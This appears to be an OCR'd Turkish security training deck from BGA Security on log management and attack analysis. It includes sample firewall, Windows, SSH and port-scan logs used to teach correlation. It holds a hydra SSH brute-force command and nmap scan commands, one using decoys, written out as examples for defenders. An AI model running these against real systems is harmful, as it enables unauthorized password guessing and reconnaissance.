BGA SECURITY

LOG YÖNETİMİ VE SALDIRI ANALİZİ

Birinci Bölüm

- 2016 -

BGA Bilgi Güvenliği A.Ş

BGA Security Hakkında

Siber güvenlik dünyasına yönelik, yenilikçi profesyonel çözümleri ile katkıda bulunmak amacı ile 2008 yılında kurulan BGA Bilgi Güvenliği A.Ş. stratejik siber güvenlik danışmanlığı ve güvenlik eğitimleri konularında büyük ölçekli çok sayıda kuruma hizmet vermektedir.

Gerçekleştirdiği vizyoner danışmanlık projeleri ve nitelikli eğitimleri ile sektörde saygın bir yer kazanan BGA Bilgi Güvenliği, kurulduğu günden bugüne kadar alanında lider finans, enerji, telekom ve kamu kuruluşları ile 1.000'den fazla eğitim ve danışmanlık projelerine imza atmıştır.

Log Yönetimi ve Saldırı Analizi

Siber Olaylara Müdahale Ekibi

BGA SECURITY

Eğitim Hakkında

Log Yönetimi ve Saldırı Analizi

- Günümüz güvenlik dünyasının en temel ve önemli bileşenlerinden biri olan log kavramının detaylı anlaşılması, log yönetimi ve log analizi süreçlerinin bilgi güvenliği açısından öneminin teori ve pratiğiyle anlatılması.

- Eğitim içeriği herhangi bir ürün ya da firma ile ilgili tanıtım, tavsiye veya eleştiri barındırmamaktadır.

Tanışma

Log Yönetimi ve Saldırı Analizi

Eğitim İçeriği - 1

Log Yönetimi ve Saldırı Analizi

- Log tanımı ve genel kavramlar
- Log dosyaları tipleri ve log formatları
- Standartlar açısından log yönetimi ve analizi
- Linux sistemlerde log analizi
- UNIX sistemlerde log analizi
- Windows sistemlerde log analizi
- Güvenlik ve ağ sistemlerine yönelik log analizi

Eğitim İçeriği - 2

Log Yönetimi ve Saldırı Analizi

- Web sunucu loglarının analizi
- Syslog log formatı ve çalışma yapısı
- Loglama Açısından 5651 Sayılı Kanun
- Veri Tabanı Sistemlerinde Log Yönetimi ve Analizi
- SIEM projelerinin başarılı olması için altın kurallar
- Ticari log analizi ve yönetimi araçları
- Açık kod log analizi ve yönetimi araçları

- Loglamanın Güvenlik Açısından Önemi
- Log Çeşitleri
- Log Yönetimi
- Log Yönetimi Projelerinde Sık Karşılaşılan Hatalar
- Merkezi Log Yönetimi
- Log Toplama Yöntemleri
- Ajanlı Log Toplama
- Ajansız Log Toplama
- Loglamada İletişim Güvenliği
- Log Yönetimi Ürünleri

- Log kavramı,
- Log yönetimi,
- Log analizi,
- Loglama,
- Korelasyon,
- SIM/SIEM,
- Merkezi log sunucusu,
- Syslog, syslog-ng,
- Binary(İkili) loglama,
- Event Log, audit log, access log

Log Nedir ?

Log Yönetimi ve Saldırı Analizi

- Bilişim sistemlerinin çeşitli amaçlar için (güvenlik, hata giderme, performans, denetim vs.) ürettiği kayıt bilgileridir.
- Sadece güvenlik ile ilgili bir kavram değildir.
- Bir uçağın kara kutusu ile bilişim sistemleri için ayrıntılı log tutmak aynı manaya gelir.
- Ne kara kutusuz bir uçak kazası ne de sağlıklı loglama yapılmamış bir ortamdaki bilişim olayı istenildiği gibi aydınlatılamaz.

Log Tutma Amaçları

- Performans sorunları, kaynak tüketim oranları, sistemlerin erişilebilirlik durumlarını izleme, ağda yaşanan problemlerin çözümü, sistemde yapılan değişikliklerin takibi.
- Eskiden daha çok sistem yöneticilerinin sorun giderme amaçlı kullandığı loglama bugünlerde –*ve bundan sonrası için*- daha çok güvenlik, adli bilişim analizi ve standartlara uyumluluk için kullanılmaya başlanmıştır.
- Log konusunun en önemli bileşeni **AMAÇ**'tır.

Güvenlik Duvarı Log Örnekleri (NetScreen)

Log Yönetimi ve Saldırı Analizi

Log 1: Apr 4 15:12:51 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [No Name]system-notification-00257(traffic): start_time="2006-04-04 15:12:51" duration=0 policy_id=320001 service=icmp proto=1 src zone=Null dst zone=self action=Deny sent=0 rcvd=28 src=AAA.BBB.CCC.DDD dst=AAA.BBB.CCC.DDD icmp type=8 session_id=0

Log 2: Apr 4 15:12:51 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [Root]system-notification-00535: PKI: Saved CA configuration (CA cert subject name OU=Secure Server Certification Authority,O=RSA Data Security, Inc.,C=US,) (2006-04-04 15:12:50)

Log 3: Apr 4 15:12:52 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [No Name]system-notification-00257(traffic): start_time="2006-04-04 15:12:20" duration=32 policy_id=31 service=snmp proto=17 src zone=ADM-SERV dst zone=Trust action=Permit sent=190 rcvd=184 src=AAA.BBB.CCC.DDD dst=AAA.BBB.CCC.DDD src_port=45328 dst_port=161 src-xlated ip=port=45328 session_id=32028

Log 4: Apr 4 16:04:14 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [Root]system-critical-00032: Malicious URL! From AAA.BBB.CCC.DDD:42581 to AAA.BBB.CCC.DDD:80, proto TCP (zone V1-Untrust, int v1-untrust). Occurred 1 times. (2006-04-04 16:04:15)

Log 5: Apr 5 14:35:14 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [Root]system-critical-00436: Large ICMP packet! From AAA.BBB.CCC.DDD to AAA.BBB.CCC.DDD, proto 1 (zone V1-Untrust, int v1-untrust). Occurred 1 times. (2006-04-05 14:35:14)

Log 6: Apr 24 15:29:32 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [Root]system-notification-00257(traffic): start_time="2006-04-24 15:29:31" duration=0 policy_id=320001 service=proto:112/port:0 proto=112 src zone=Null dst zone=self action=Deny sent=0 rcvd=48 src=AAA.BBB.CCC.DDD dst=224.0.0.18

Log 7: Apr 24 15:30:16 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [No Name]system-notification-00257(traffic): start_time="2006-04-24 15:30:13" duration=4 policy_id=15 service=http proto=6 src zone=DMZ dst zone=Trust action=Permit sent=1087 rcvd=7120 src=AAA.BBB.CCC.DDD dst=AAA.BBB.CCC.DDD src_port=6484 dst_port=80 src-xlated ip=AAA.BBB.CCC.DDD port=6484

Log 8: Apr 24 15:43:03 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [No Name]system-notification-00257(traffic): start_time="2006-04-24 15:43:03" duration=0 policy_id=320001 service=proto:88/port:0 proto=88 src zone=Null dst zone=self action=Deny sent=0 rcvd=60 src=AAA.BBB.CCC.DDD dst=224.0.0.10

Log 9: Apr 24 15:54:27 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [No Name]system-notification-00257(traffic): start_time="2006-04-24 15:54:26" duration=0 policy_id=320001 service=udp/port:1985 proto=17 src zone=Null dst zone=self action=Deny sent=0 rcvd=48 src=AAA.BBB.CCC.DDD dst=224.0.0.2 src_port=1985 dst_port=1985


Log 10: Apr 24 16:01:08 127.0.0.1 HOST_NETSCREEN: NetScreen device_id=HOST_NETSCREEN [Root]system-notification-00257(traffic): start_time="2006-04-24 16:01:05" duration=4 policy_id=13 service=tcp/port:3306 proto=6 src zone=DMZ2 dst zone=Trust action=Permit sent=1109 rcvd=1007 src=AAA.BBB.CCC.DDD dst=AAA.BBB.CCC.DDD src_port=28176 dst_port=3306 src-xlated ip=AAA.BBB.CCC.DDD port=28176


Windows Security Audit Log Örnekleri

Log Yönetimi ve Saldırı Analizi

BGA | SOME

Kim, hangi tarihte, hangi kullanıcı adını kullanarak sisteme giriş deneyiminde bulunmuş ve başarı durumu? Hangi IP adresinden?





Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	No auditing
Audit policy change	Success, Failure
Audit privilege use	Success, Failure
Audit process tracking	No auditing
Audit system events	Success, Failure

Sonucuna Göre Log Tipleri

- Belirli zaman aralıklarında kimler oturum açtı?
- Kim hangi IP adresini aldı?
- Bu IP adresleri ile nerelere erişildi?
- Sunucu/İstemci adı (HostName), IP adresi, MAC adresi değişikliği oldu mu?
- Kim hangi dosyaya erişti ?
- Başarılı parola değişiklikleri
- Kimler hangi dokümanları çıktı olarak aldı?
- Domain Admin hesabına kullanıcı eklendi mi?
- …

Gmail Erişim Logu Örneği

Log Yönetimi ve Saldırı Analizi

- Gmail hesabınıza kimler hangi ip adresinden erişti?
- Erişim logu/audit logu

Activity on this account

This feature provides information about the last activity on this mail account and any concurrent activity. Learn more

This account does not seem to be open in any other location. However, there may be sessions that have not been signed out.

Sign out all other sessions

Recent activity:

Access Type [?] (Browser, mobile, POP3, etc.)	**Location (IP address) [?]**	**Date/Time** (Displayed in your time zone)
Browser	* Turkey (78.176.87.237)	5:18 pm (0 minutes ago)
Browser	Turkey (78.176.87.237)	3:41 pm (1.5 hours ago)
Browser	Turkey (78.176.87.237)	1:34 pm (3.5 hours ago)
Browser	Turkey (78.176.87.237)	11:36 am (5 hours ago)
Browser	Turkey (78.176.87.237)	8:32 am (8 hours ago)
Browser	Turkey (78.176.87.237)	Feb 18 (18 hours ago)
Browser	Turkey (78.176.87.237)	Feb 18 (18 hours ago)
Browser	Turkey (78.176.87.237)	Feb 18 (23 hours ago)
Browser	Turkey (78.176.87.237)	Feb 18 (1 day ago)
Browser	Turkey (78.176.87.237)	Feb 18 (1 day ago)

Alert preference: Show an alert for unusual activity. change

Log Yönetimi

Log Yönetimi ve Saldırı Analizi

- Farklı kaynaklarda toplanan farklı tip ve çeşitlerdeki logların tek bir merkeze yönlendirilerek değer ifade edecek şekilde işlenmesidir.
- Log yönetimi ile **log toplama** farklı işlemlerdir.
- Log yönetimi olabilmesi için öncelikle sağlıklı log toplama mekanizmasının kurulu olması gerekir.
- Toplanan loglardan anlamlı sonuçlar üretecek işlemler gerçekleştiriliyorsa log toplamadan log yönetimine doğru geçiş yapılıyor demektir.

Log Korelasyonu

Log Yönetimi ve Saldırı Analizi

- Log yönetimi projelerinde anahtar bileşendir.
- Birden fazla kaynaktan gelen birden fazla log kaydının tek bir satırda ifade edilmesi.
- Üzerinden en fazla konuşulup gerçekleştirilemeyen LOG YÖNETİMİ proje bileşenidir.
- Aynı anda onlarca porta yönelik gelen SYN paketlerinin her birini ayrı ayrı loglamak yerine tek bir satırda gösterip Port Tarama olarak yazmak...
- Örnek korelasyon kuralları

SSH Brute Force – Korelasyon Örneği

- SSH: Uzaktan UNIX/Linux sistemleri yönetmek amaçlı kullanılan güvenli bir protokol.
  - Ön tanımlı olarak 22/TCP portundan çalışır.
- Genellikle UNIX sistem yöneticileri her yerden sistemlerine erişebilmek icin SSH servisini dışarı açık bırakırlar.
- Genele açık SSH servisleri hackerlarin ilgisini çeker ve SSH parolası bulma saldırıları gerçekleştirirler.
- Örnek SSH Brute Force Denemesi
  - **hydra 192.168.1.100 ssh2 –L UserList.txt -P PasswordList.txt -e s**

SSH Brute Force Saldırısı Log Örneği

Log Yönetimi ve Saldırı Analizi


```
root@bt:/pentest# grep failure /var/log/auth.log*
/var/log/auth.log:Mar  3 22:05:48 bt sshd[28414]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=78.173.210.171  user=root
/var/log/auth.log:Mar  5 14:03:46 bt sshd[17362]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=88.240.23.231  user=ozanus
/var/log/auth.log:Mar  8 17:29:37 bt sshd[26638]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=88.243.233.28  user=celal
/var/log/auth.log:Mar  9 06:08:38 bt sshd[7498]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=78.173.41.4  user=celal
/var/log/auth.log:Mar  9 14:27:41 bt sshd[16582]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=78.173.41.4  user=celal
/var/log/auth.log:Mar  9 14:28:05 bt sshd[16582]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=78.173.41.4  user=celal
/var/log/auth.log:Mar  9 14:28:13 bt sshd[16593]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=78.173.41.4  user=celal
/var/log/auth.log:Mar  9 14:29:04 bt sshd[16593]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser=
rhost=78.173.41.4  user=celal
/var/log/auth.log.1:Feb 25 16:07:19 bt sshd[4759]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=88.240.31.140  user=barkink
/var/log/auth.log.1:Feb 25 20:39:02 bt sshd[6909]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh
ruser= rhost=88.240.31.140  user=barkink
/var/log/auth.log.1:Feb 27 11:40:47 bt passwd[19290]: pam_unix(passwd:chauthtok): authentication failure; logname=mucahid
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
/var/log/auth.log.1:Feb 27 11:40:55 bt passwd[19291]: pam_unix(passwd:chauthtok): authentication failure; logname=mucahid
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
/var/log/auth.log.1:Feb 27 11:41:32 bt passwd[19303]: pam_unix(passwd:chauthtok): authentication failure; logname=mucahid
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
/var/log/auth.log.1:Feb 27 11:41:39 bt passwd[19305]: pam_unix(passwd:chauthtok): authentication failure; logname=mucahid
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
/var/log/auth.log.1:Feb 27 11:42:12 bt passwd[19322]: pam_unix(passwd:chauthtok): authentication failure; logname=mucahid
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
/var/log/auth.log.1:Feb 27 11:43:01 bt passwd[19354]: pam_unix(passwd:chauthtok): authentication failure; logname=huzeyfe
uid=1003 euid=0 tty= ruser= rhost=  user=mucahid
```

SSH Brute Force Log Korelasyonu


Log Yönetimi ve Saldırı Analizi

- Her gün onlarca farklı kaynaktan binlerce SSH login denemesi gelmektedir.
- Sistem üzerinde her bir SSH denemesi ayrı bir log satırı olarak işlenmektedir.
- Ortalama bir SSH Brute Force saldırısı 200-300 arası log satırı üretmektedir.
- Korele edilmiş bir log dosyası ilgili bileşenleri değerlendirerek aşağıdaki gibi bir log üretmesi gerekmektedir.

Unsuccessful SSH Login Attempt From <IPs> for USERNAME <USER_List> between date1-date2

AfterGlow Visualization Ekran Çıktısı

Log Yönetimi ve Saldırı Analizi



Port Tarama Log Korelasyonu

- Port Tarama: Hedef sisteme gönderilen çeşitli UDP ve TCP paketlerine dönecek cevapların RFC kurallarına göre yorumlanarak hedef sistem hakkında bilgi edinilmesi(port açık, port kapalı ya da port filtrelenmiş)
- Port tarama işlemi genellikle güvenlik duvarı, saldırı tespit sistemi gibi ağ/güvenlik cihazlarında binlerce satır log üreten bir süreçtir.

Örnek Port Tarama Komutları:

nmap 8.8.8.8 –n –Pn –sS –top-ports 10

nmap 8.8.8.8 –n –Pn –sS –top-ports 10 –D RND:50 [Distributed Port Scan Simulasyonu]

Klasik Port Tarama Log Örnekleri


```
bt:~# tcpdump -i eth0 -tn host 8.8.8.8
mp: verbose output suppressed, use -v or -vv for full protocol decode
ng on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
95.238.172.49921 > 8.8.8.8.22: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.110: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.3389: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.25: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.443: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.139: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.21: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.80: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.23: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49921 > 8.8.8.8.445: Flags [S], seq 429989810, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.445: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.23: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.80: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.21: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.139: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.443: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.25: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.3389: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.110: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
95.238.172.49922 > 8.8.8.8.22: Flags [S], seq 429924275, win 1024, options [mss 1460], length 0
```

Dağıtık Port Tarama Log Örnekleri


```
root@bt:~# tcpdump -i eth0 -tn host 8.8.8.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
IP 37.152.176.167.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 23.168.250.140.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 35.216.222.215.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 211.57.6.8.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 57.77.73.103.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 178.182.113.201.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 204.185.96.182.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 191.206.43.64.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 51.85.88.243.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 128.209.213.16.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 9.89.31.184.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
IP 157.187.173.48.49047 > 8.8.8.8.80: Flags [S], seq 1924901747, win 1024, options [mss 1460], length 0
